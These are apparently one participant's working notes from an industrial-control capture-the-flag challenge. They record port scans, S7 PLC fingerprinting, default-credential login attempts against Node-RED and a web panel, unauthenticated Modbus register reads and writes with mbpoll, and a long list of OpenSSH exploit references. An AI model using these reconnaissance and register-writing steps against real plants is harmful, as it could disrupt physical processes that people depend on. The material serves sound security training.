

Industrial Intrusion

Breach

OT (Operational Technology)



Be sure to *check all the open ports*, you never know which one might be your way in!

There is a web page

🔒 Gate Status Monitor



Gate CLOSED

```

<div id="status">Gate CLOSED</div>
<p id="flag"></p>
<script> == $0
function updateGateStatus() {
  fetch('/api/gate')
    .then(response => response.json())
    .then(data => {
      document.getElementById('gate-img').src = 'static/' + data.image;
      document.getElementById('status').textContent = data.status;
      document.getElementById('flag').textContent = data.flag || '';
    })
    .catch(error => {
      document.getElementById('status').textContent = 'Error retrieving gate status';
      document.getElementById('gate-img').src = 'static/unknown.png';
      document.getElementById('flag').textContent = '';
    });
}

updateGateStatus(); // First load
setInterval(updateGateStatus, 2000); // Repeat every 2 seconds
</script>
```

looks like the page refreshes itself every two seconds and probably the `<p>` tag which has a `id="status"` change; if we can trigger the correct endpoint the flag will appear on the web server


PORT STATE SERVICE

22/tcp open ssh OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2.0)

80/tcp open http Werkzeug httpd 3.1.3 (Python 3.12.3)

8080/tcp open http-proxy Werkzeug httpd 2.3.7 (Python 3.12.3)

Let's check 8080



```
POST /login HTTP/1.1
```

```
Host: 10.10.111.129:8080
```

```
Content-Length: 28
```

```
Cache-Control: max-age=0
```

```
Accept-Language: tr-TR,tr;q=0.9
```

```
Origin: http://10.10.111.129:8080
```

```
Content-Type: application/x-www-form-urlencoded
```

```
Upgrade-Insecure-Requests: 1
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
```

```
(KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
```

```
Accept:
```

```
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
```

```
Referer: http://10.10.111.129:8080/login
```

```
Accept-Encoding: gzip, deflate, br
```


```
Cookie: session=eyJfcGVybWFuZW50Ijp0cnVlfQ.aFxpZA.bThn3EYnw-eZhghNx0ihX9UZyxg
```

```
Connection: keep-alive
```

```
username=admin&password=admin
```

request from 8080 endpoint

Later, a request to 1880 endpoint



```
POST /auth/token HTTP/1.1
Host: 10.10.126.72:1880
Content-Length: 79
X-Requested-With: XMLHttpRequest
Accept-Language: tr-TR,tr;q=0.9
Accept: */*
Node-RED-API-Version: v2
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36
Origin: http://10.10.126.72:1880
Referer: http://10.10.126.72:1880/
Accept-Encoding: gzip, deflate, br
Cookie: session=eyJfcGVybWV5bW50Ijp0cnVlfQ.aF1MRA.gNil3e61Es5p8fHxpBUByPGNPas
Connection: keep-alive

client_id=node-red-
editor&grant_type=password&scope=&username=sas&password=asas
```

full port scan

PORT STATE SERVICE

22/tcp open ssh

80/tcp open http

102/tcp open iso-tsap Siemens S7 PLC

502/tcp open mbap Modbus TCP

1880/tcp open vsat-control

8080/tcp open http-proxy

44818/tcp open EtherNetIP-2

and it is a linux system

nmap scan returns a fingerprinting for port 1880

port 1880


runs http

OpenJS Foundation

Node-RED web server interface

- Node-RED is a **flow-based development tool** for visual programming, especially used in:
 - **IoT applications**
 - **Automation systems**
 - **Prototyping web APIs**
- Built on top of **Node.js**
- **Default port:** 1880
- Comes with a web interface to create flows using a browser
has a login page

CompactLogix™ L3



i find this image while searching for modbus and plc. so it could give a clue about the infrastructure of industrial network.

Day closed

Welcome to the next day 26.06.2025

I should wake up early.

<https://theautomization.com/what-is-modbus-tcp-ip/>

[https://www.researchgate.net/profile/Wael-](https://www.researchgate.net/profile/Wael-Alsabbagh/publication/361749284_No_Need_to_be_Online_to_Attack_-Exploiting_S7-1500_PL-Cs_by_Time-Of-Day_Block/links/62c3544b412e4c2aaeab19f6/No-Need-to-be-Online-to-Attack-Exploiting-S7-1500-PL-Cs-by-Time-Of-Day-Block.pdf?__cf_chl_tk=ZTL2WBoYdpsVEPw1MusZxm0l2UebXNDmrNID2.Y8dXo-1750884963-1.0.1.1-jzNRMsb0L93qgcrcdK.DXk3zNEINKjQ3OKZ5H4V7pbrs)

[Alsabbagh/publication/361749284_No_Need_to_be_Online_to_Attack_-Exploiting_S7-1500_PL-Cs_by_Time-Of-Day_Block/links/62c3544b412e4c2aaeab19f6/No-Need-to-be-Online-to-Attack-Exploiting-S7-1500-PL-Cs-by-Time-Of-Day-Block.pdf?__cf_chl_tk=ZTL2WBoYdpsVEPw1MusZxm0l2UebXNDmrNID2.Y8dXo-1750884963-1.0.1.1-jzNRMsb0L93qgcrcdK.DXk3zNEINKjQ3OKZ5H4V7pbrs](https://www.researchgate.net/profile/Wael-Alsabbagh/publication/361749284_No_Need_to_be_Online_to_Attack_-Exploiting_S7-1500_PL-Cs_by_Time-Of-Day_Block/links/62c3544b412e4c2aaeab19f6/No-Need-to-be-Online-to-Attack-Exploiting-S7-1500-PL-Cs-by-Time-Of-Day-Block.pdf?__cf_chl_tk=ZTL2WBoYdpsVEPw1MusZxm0l2UebXNDmrNID2.Y8dXo-1750884963-1.0.1.1-jzNRMsb0L93qgcrcdK.DXk3zNEINKjQ3OKZ5H4V7pbrs)

I will look this two article and then start the machine again. I am solo right now but in later times my duo will appear . 2 more of my friends is not available and it could be a red flag for the CTF.

Modbus TCP/IP, simply the Modbus RTU protocol with a TCP interface that runs on Ethernet

"Modbus protocol is one of the oldest and the most popular [communication protocol](#) used in the field of industrial automation"

- **Modbus** was introduced in **1979** by **Modicon**, a company that developed early Programmable Logic Controllers (PLCs).
- It is a **widely used** communication protocol in **industrial automation**.
- Modbus enables different devices (e.g., sensors, PLCs, HMIs) to communicate using a **standardized language**.

Modbus communication protocols are :-

- Modbus RTU Binary protocol over serial (RS-232/485)
- Modbus ASCII Text-based protocol over serial
- [Modbus TCP/IP](#) Modbus over TCP/IP and Ethernet
- Modbus Plus Proprietary, peer-to-peer network protocol

Modbus TCP/IP = Modbus RTU + TCP/IP + Ethernet

TCP port 502, Built on client-server model

Modbus TCP/IP was designed for **trusted environments**

No Authentication

No Encryption

No Authorization

Writable Memory

Dos risk

sudo apt install mbpoll

[command line utility to communicate with ModBus slave \(RTU or TCP\)](#)

sudo tcpdump -i any host 10.10.10.10 and tcp and (port 22 or port 80 or port 102 or port 502 or port 1880 or port 8080 or port 44818) -w modbus-capture.pcap

we are not in the same broadcast so won't work

<https://youtu.be/xFmo1f0DAPk?si=pZ6Y5UHi1Zo0Mck3>

I will watch this, May related to the CTF

```
└─$ nmap -p 102 --script s7-info 10.10.126.72
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-26 15:12 +03
Nmap scan report for 10.10.126.72
Host is up (0.079s latency).
PORT STATE SERVICE
102/tcp open iso-tsap
| s7-info:
| Module: 6ES7 315-2EH14-0AB0
| Basic Hardware: 6ES7 315-2EH14-0AB0
| Version: 3.2.6
| System Name: SNAP7-SERVER
| Module Type: CPU 315-2 PN/DP
| Serial Number: S C-C2UR28922012
|_ Copyright: Original Siemens Equipment
Service Info: Device: specialized
Nmap done: 1 IP address (1 host up) scanned in 0.87 seconds
```

[snap7 server](#)

then i run mbpoll tool with GPT,

Protocol configuration: ModBus TCP

Slave configuration...: address = [1]

start reference = 0, count = 100

Communication.....: 10.10.126.72, port 502, t/o 1.00 s, poll rate 1000 ms

Data type.....: 16-bit register, output (holding) register table

...

No authentication, i can write and read the registers but i have no idea how it is help for exploitation, and stacks looks empty.

```
sudo nmap -sV --script vuln 10.10.126.72
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-26 16:08 +03
Stats: 0:02:33 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.05% done; ETC: 16:11 (0:00:03 remaining)
Stats: 0:02:35 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.05% done; ETC: 16:11 (0:00:03 remaining)
Nmap scan report for 10.10.126.72
Host is up (0.086s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux;
protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:9.6p1:
|       95499236-C9FE-56A6-9D7D-E943A24B633A    10.0
https://vulners.com/githubexploit/95499236-C9FE-56A6-9D7D-E943A24B633A
*EXPLOIT*
|       5E6968B4-DBD6-57FA-BF6E-D9B2219DB27A    10.0
https://vulners.com/githubexploit/5E6968B4-DBD6-57FA-BF6E-D9B2219DB27A
*EXPLOIT*
|       56F97BB2-3DF6-5588-82AF-1D7B77F9AD45    10.0
https://vulners.com/githubexploit/56F97BB2-3DF6-5588-82AF-1D7B77F9AD45
*EXPLOIT*
|       2C119FFA-ECE0-5E14-A4A4-354A2C38071A    10.0
https://vulners.com/githubexploit/2C119FFA-ECE0-5E14-A4A4-354A2C38071A
*EXPLOIT*
|       33D623F7-98E0-5F75-80FA-81AA666D1340    9.8
https://vulners.com/githubexploit/33D623F7-98E0-5F75-80FA-81AA666D1340
*EXPLOIT*
|       F8981437-1287-5B69-93F1-657DFB1DCE59    9.3
https://vulners.com/githubexploit/F8981437-1287-5B69-93F1-657DFB1DCE59
*EXPLOIT*
|       CB2926E1-2355-5C82-A42A-D4F72F114F9B    9.3
https://vulners.com/githubexploit/CB2926E1-2355-5C82-A42A-D4F72F114F9B
*EXPLOIT*
|       A377249D-3C48-56C9-98D6-C47013B3A043    9.3
https://vulners.com/githubexploit/A377249D-3C48-56C9-98D6-C47013B3A043
*EXPLOIT*
|       896B5857-A9C8-5342-934A-74F1EA1934CF    9.3
```


<https://vulners.com/githubexploit/896B5857-A9C8-5342-934A-74F1EA1934CF>
EXPLOIT
| 6FD8F914-B663-533D-8866-23313FD37804 9.3
<https://vulners.com/githubexploit/6FD8F914-B663-533D-8866-23313FD37804>
EXPLOIT
| PACKETSTORM:190587 8.1
<https://vulners.com/packetstorm/PACKETSTORM:190587> *EXPLOIT*
| PACKETSTORM:179290 8.1
<https://vulners.com/packetstorm/PACKETSTORM:179290> *EXPLOIT*
| FB2E9ED1-43D7-585C-A197-0D6628B20134 8.1
<https://vulners.com/githubexploit/FB2E9ED1-43D7-585C-A197-0D6628B20134>
EXPLOIT
| FA3992CE-9C4C-5350-8134-177126E0BD3F 8.1
<https://vulners.com/githubexploit/FA3992CE-9C4C-5350-8134-177126E0BD3F>
EXPLOIT
| F58A5CB2-2174-586F-9CA9-4C47F8F38B5E 8.1
<https://vulners.com/githubexploit/F58A5CB2-2174-586F-9CA9-4C47F8F38B5E>
EXPLOIT
| EFD615F0-8F17-5471-AA83-0F491FD497AF 8.1
<https://vulners.com/githubexploit/EFD615F0-8F17-5471-AA83-0F491FD497AF>
EXPLOIT
| EC20B9C2-6857-5848-848A-A9F430D13EEB 8.1
<https://vulners.com/githubexploit/EC20B9C2-6857-5848-848A-A9F430D13EEB>
EXPLOIT
| EB13CBD6-BC93-5F14-A210-AC0B5A1D8572 8.1
<https://vulners.com/githubexploit/EB13CBD6-BC93-5F14-A210-AC0B5A1D8572>
EXPLOIT
| E660E1AF-7A87-57E2-AEEF-CA14E1FEF7CD 8.1
<https://vulners.com/githubexploit/E660E1AF-7A87-57E2-AEEF-CA14E1FEF7CD>
EXPLOIT
| E543E274-C20A-582A-8F8E-F8E3F381C345 8.1
<https://vulners.com/githubexploit/E543E274-C20A-582A-8F8E-F8E3F381C345>
EXPLOIT
| E34FCCEC-226E-5A46-9B1C-BCD6EF7D3257 8.1
<https://vulners.com/githubexploit/E34FCCEC-226E-5A46-9B1C-BCD6EF7D3257>
EXPLOIT
| E24EEC0A-40F7-5BBC-9E4D-7B13522FF915 8.1
<https://vulners.com/githubexploit/E24EEC0A-40F7-5BBC-9E4D-7B13522FF915>
EXPLOIT
| DC798E98-BA77-5F86-9C16-0CF8CD540EBB 8.1

<https://vulners.com/githubexploit/DC798E98-BA77-5F86-9C16-0CF8CD540EBB>
EXPLOIT
| DC473885-F54C-5F76-BAFD-0175E4A90C1D 8.1
<https://vulners.com/githubexploit/DC473885-F54C-5F76-BAFD-0175E4A90C1D>
EXPLOIT
| D85F08E9-DB96-55E9-8DD2-22F01980F360 8.1
<https://vulners.com/githubexploit/D85F08E9-DB96-55E9-8DD2-22F01980F360>
EXPLOIT
| D572250A-BE94-501D-90C4-14A6C9C0AC47 8.1
<https://vulners.com/githubexploit/D572250A-BE94-501D-90C4-14A6C9C0AC47>
EXPLOIT
| D1E049F1-393E-552D-80D1-675022B26911 8.1
<https://vulners.com/githubexploit/D1E049F1-393E-552D-80D1-675022B26911>
EXPLOIT
| CVE-2024-6387 8.1 <https://vulners.com/cve/CVE-2024-6387>
| CFEBF7AF-651A-5302-80B8-F8146D5B33A6 8.1
<https://vulners.com/githubexploit/CFEBF7AF-651A-5302-80B8-F8146D5B33A6>
EXPLOIT
| CF80DDA9-42E7-5E06-8DA8-84C72658E191 8.1
<https://vulners.com/githubexploit/CF80DDA9-42E7-5E06-8DA8-84C72658E191>
EXPLOIT
| C6FB6D50-F71D-5870-B671-D6A09A95627F 8.1
<https://vulners.com/githubexploit/C6FB6D50-F71D-5870-B671-D6A09A95627F>
EXPLOIT
| C623D558-C162-5D17-88A5-4799A2BEC001 8.1
<https://vulners.com/githubexploit/C623D558-C162-5D17-88A5-4799A2BEC001>
EXPLOIT
| C5B2D4A1-8C3B-5FF7-B620-EDE207B027A0 8.1
<https://vulners.com/githubexploit/C5B2D4A1-8C3B-5FF7-B620-EDE207B027A0>
EXPLOIT
| C185263E-3E67-5550-B9C0-AB9C15351960 8.1
<https://vulners.com/githubexploit/C185263E-3E67-5550-B9C0-AB9C15351960>
EXPLOIT
| BDA609DA-6936-50DC-A325-19FE2CC68562 8.1
<https://vulners.com/githubexploit/BDA609DA-6936-50DC-A325-19FE2CC68562>
EXPLOIT
| AA539633-36A9-53BC-97E8-19BC0E4E8D37 8.1
<https://vulners.com/githubexploit/AA539633-36A9-53BC-97E8-19BC0E4E8D37>
EXPLOIT
| 9CDFE38D-80E9-55D4-A7A8-D5C20821303E 8.1

<https://vulners.com/githubexploit/9CDFE38D-80E9-55D4-A7A8-D5C20821303E>
EXPLOIT
| 9A6454E9-662A-5A75-8261-73F46290FC3C 8.1
<https://vulners.com/githubexploit/9A6454E9-662A-5A75-8261-73F46290FC3C>
EXPLOIT
| 92254168-3B26-54C9-B9BE-B4B7563586B5 8.1
<https://vulners.com/githubexploit/92254168-3B26-54C9-B9BE-B4B7563586B5>
EXPLOIT
| 91752937-D1C1-5913-A96F-72F8B8AB4280 8.1
<https://vulners.com/githubexploit/91752937-D1C1-5913-A96F-72F8B8AB4280>
EXPLOIT
| 906CD901-3758-5F2C-8FA6-386BF9378AB3 8.1
<https://vulners.com/githubexploit/906CD901-3758-5F2C-8FA6-386BF9378AB3>
EXPLOIT
| 81F0C05A-8650-5DE8-97E9-0D89F1807E5D 8.1
<https://vulners.com/githubexploit/81F0C05A-8650-5DE8-97E9-0D89F1807E5D>
EXPLOIT
| 7C7167AF-E780-5506-BEFA-02E5362E8E48 8.1
<https://vulners.com/githubexploit/7C7167AF-E780-5506-BEFA-02E5362E8E48>
EXPLOIT
| 7AA8980D-D89F-57EB-BFD1-18ED3AB1A7DD 8.1
<https://vulners.com/githubexploit/7AA8980D-D89F-57EB-BFD1-18ED3AB1A7DD>
EXPLOIT
| 79FE1ED7-EB3D-5978-A12E-AAB1FFECCCCAC 8.1
<https://vulners.com/githubexploit/79FE1ED7-EB3D-5978-A12E-AAB1FFECCCCAC>
EXPLOIT
| 795762E3-BAB4-54C6-B677-83B0ACC2B163 8.1
<https://vulners.com/githubexploit/795762E3-BAB4-54C6-B677-83B0ACC2B163>
EXPLOIT
| 77DAD6A9-8142-5591-8605-C5DADE4EE744 8.1
<https://vulners.com/githubexploit/77DAD6A9-8142-5591-8605-C5DADE4EE744>
EXPLOIT
| 743E5025-3BB8-5EC4-AC44-2AA679730661 8.1
<https://vulners.com/githubexploit/743E5025-3BB8-5EC4-AC44-2AA679730661>
EXPLOIT
| 73A19EF9-346D-5B2B-9792-05D9FE3414E2 8.1
<https://vulners.com/githubexploit/73A19EF9-346D-5B2B-9792-05D9FE3414E2>
EXPLOIT
| 6E81EAE5-2156-5ACB-9046-D792C7FAF698 8.1
<https://vulners.com/githubexploit/6E81EAE5-2156-5ACB-9046-D792C7FAF698>

EXPLOIT

| 6B78D204-22B0-5D11-8A0C-6313958B473F 8.1

<https://vulners.com/githubexploit/6B78D204-22B0-5D11-8A0C-6313958B473F>

EXPLOIT

| 649197A2-0224-5B5C-9C4E-B5791D42A9FB 8.1

<https://vulners.com/githubexploit/649197A2-0224-5B5C-9C4E-B5791D42A9FB>

EXPLOIT

| 61DDEEE4-2146-5E84-9804-B780AA73E33C 8.1

<https://vulners.com/githubexploit/61DDEEE4-2146-5E84-9804-B780AA73E33C>

EXPLOIT

| 608FA50C-AEA1-5A83-8297-A15FC7D32A7C 8.1

<https://vulners.com/githubexploit/608FA50C-AEA1-5A83-8297-A15FC7D32A7C>

EXPLOIT

| 5D2CB1F8-DC04-5545-8BC7-29EE3DA8890E 8.1

<https://vulners.com/githubexploit/5D2CB1F8-DC04-5545-8BC7-29EE3DA8890E>

EXPLOIT

| 5C81C5C1-22D4-55B3-B843-5A9A60AAB6FD 8.1

<https://vulners.com/githubexploit/5C81C5C1-22D4-55B3-B843-5A9A60AAB6FD>

EXPLOIT

| 53BCD84F-BD22-5C9D-95B6-4B83627AB37F 8.1

<https://vulners.com/githubexploit/53BCD84F-BD22-5C9D-95B6-4B83627AB37F>

EXPLOIT

| 535C5505-40BC-5D18-B346-1FDF036F0B08 8.1

<https://vulners.com/githubexploit/535C5505-40BC-5D18-B346-1FDF036F0B08>

EXPLOIT

| 48603E8F-B170-57EE-85B9-67A7D9504891 8.1

<https://vulners.com/githubexploit/48603E8F-B170-57EE-85B9-67A7D9504891>

EXPLOIT

| 4748B283-C2F6-5924-8241-342F98EEC2EE 8.1

<https://vulners.com/githubexploit/4748B283-C2F6-5924-8241-342F98EEC2EE>

EXPLOIT

| 452ADB71-199C-561E-B949-FCDE6288B925 8.1

<https://vulners.com/githubexploit/452ADB71-199C-561E-B949-FCDE6288B925>

EXPLOIT

| 418FD78F-82D2-5748-9EE9-CAFC34111864 8.1

<https://vulners.com/githubexploit/418FD78F-82D2-5748-9EE9-CAFC34111864>

EXPLOIT

| 3D426DCE-96C7-5F01-B0AB-4B11C9557441 8.1

<https://vulners.com/githubexploit/3D426DCE-96C7-5F01-B0AB-4B11C9557441>

EXPLOIT

| 31CC906F-9328-5944-B370-FBD98DF0DDD3 8.1
<https://vulners.com/githubexploit/31CC906F-9328-5944-B370-FBD98DF0DDD3>
EXPLOIT

| 2FFB4379-2BD1-569F-9F38-1B6D272234C9 8.1
<https://vulners.com/githubexploit/2FFB4379-2BD1-569F-9F38-1B6D272234C9>
EXPLOIT

| 1FFDA397-F480-5C74-90F3-060E1FE11B2E 8.1
<https://vulners.com/githubexploit/1FFDA397-F480-5C74-90F3-060E1FE11B2E>
EXPLOIT

| 1F7A6000-9E6D-511C-B0F6-7CADB7200761 8.1
<https://vulners.com/githubexploit/1F7A6000-9E6D-511C-B0F6-7CADB7200761>
EXPLOIT

| 1CF00BB8-B891-5347-A2DC-2C6A6BFF7C99 8.1
<https://vulners.com/githubexploit/1CF00BB8-B891-5347-A2DC-2C6A6BFF7C99>
EXPLOIT

| 1AB9F1F4-9798-59A0-9213-1D907E81E7F6 8.1
<https://vulners.com/githubexploit/1AB9F1F4-9798-59A0-9213-1D907E81E7F6>
EXPLOIT

| 1A779279-F527-5C29-A64D-94AAA4ADD6FD 8.1
<https://vulners.com/githubexploit/1A779279-F527-5C29-A64D-94AAA4ADD6FD>
EXPLOIT

| 179F72B6-5619-52B5-A040-72F1ECE6CDD8 8.1
<https://vulners.com/githubexploit/179F72B6-5619-52B5-A040-72F1ECE6CDD8>
EXPLOIT

| 15C36683-070A-5CC1-B21F-5F0BF974D9D3 8.1
<https://vulners.com/githubexploit/15C36683-070A-5CC1-B21F-5F0BF974D9D3>
EXPLOIT

| 1337DAY-ID-39674 8.1 <https://vulners.com/zdt/1337DAY-ID-39674>
EXPLOIT

| 123C2683-74BE-5320-AA3A-C376C8E3A992 8.1
<https://vulners.com/githubexploit/123C2683-74BE-5320-AA3A-C376C8E3A992>
EXPLOIT

| 11F020AC-F907-5606-8805-0516E06160EE 8.1
<https://vulners.com/githubexploit/11F020AC-F907-5606-8805-0516E06160EE>
EXPLOIT

| 108E1D25-1F7E-534C-97CD-3F6045E32B98 8.1
<https://vulners.com/githubexploit/108E1D25-1F7E-534C-97CD-3F6045E32B98>
EXPLOIT

| 0FC4BE81-312B-51F4-9D9B-66D8B5C093CD 8.1
<https://vulners.com/githubexploit/0FC4BE81-312B-51F4-9D9B-66D8B5C093CD>

```

*EXPLOIT*
|      0F9B3655-C7D4-55A9-8EB5-2EAD9CEAB180      8.1
https://vulners.com/githubexploit/0F9B3655-C7D4-55A9-8EB5-2EAD9CEAB180
*EXPLOIT*
|      0E9294FD-6B44-503A-84C2-C6E76E53B0B7      8.1
https://vulners.com/githubexploit/0E9294FD-6B44-503A-84C2-C6E76E53B0B7
*EXPLOIT*
|      0A8CA57C-ED38-5301-A03A-C841BD3082EC      8.1
https://vulners.com/githubexploit/0A8CA57C-ED38-5301-A03A-C841BD3082EC
*EXPLOIT*
|      CVE-2024-39894   7.5      https://vulners.com/cve/CVE-2024-39894
|      PACKETSTORM:189283      6.8
https://vulners.com/packetstorm/PACKETSTORM:189283      *EXPLOIT*
|      F79E574D-30C8-5C52-A801-66FFA0610BAA      6.8
https://vulners.com/githubexploit/F79E574D-30C8-5C52-A801-66FFA0610BAA
*EXPLOIT*
|      CVE-2025-26465   6.8      https://vulners.com/cve/CVE-2025-26465
|      9D8432B9-49EC-5F45-BB96-329B1F2B2254      6.8
https://vulners.com/githubexploit/9D8432B9-49EC-5F45-BB96-329B1F2B2254
*EXPLOIT*
|      1337DAY-ID-39918      6.8      https://vulners.com/zdt/1337DAY-ID-
39918      *EXPLOIT*
|      CVE-2025-26466   5.9      https://vulners.com/cve/CVE-2025-26466
|      CE606E2D-D0A5-5DE8-8A61-E7AB65789A99      5.9
https://vulners.com/githubexploit/CE606E2D-D0A5-5DE8-8A61-E7AB65789A99
*EXPLOIT*
|      CVE-2025-32728   4.3      https://vulners.com/cve/CVE-2025-32728
|      5C971D4B-2DD3-5894-9EC2-DAB952B4740D      0.0
https://vulners.com/githubexploit/5C971D4B-2DD3-5894-9EC2-DAB952B4740D
*EXPLOIT*
|_      39E70D1A-F5D8-59D5-A0CF-E73D9BAA3118      0.0
https://vulners.com/githubexploit/39E70D1A-F5D8-59D5-A0CF-E73D9BAA3118
*EXPLOIT*
80/tcp  open  http      Werkzeug httpd 3.1.3 (Python 3.12.3)
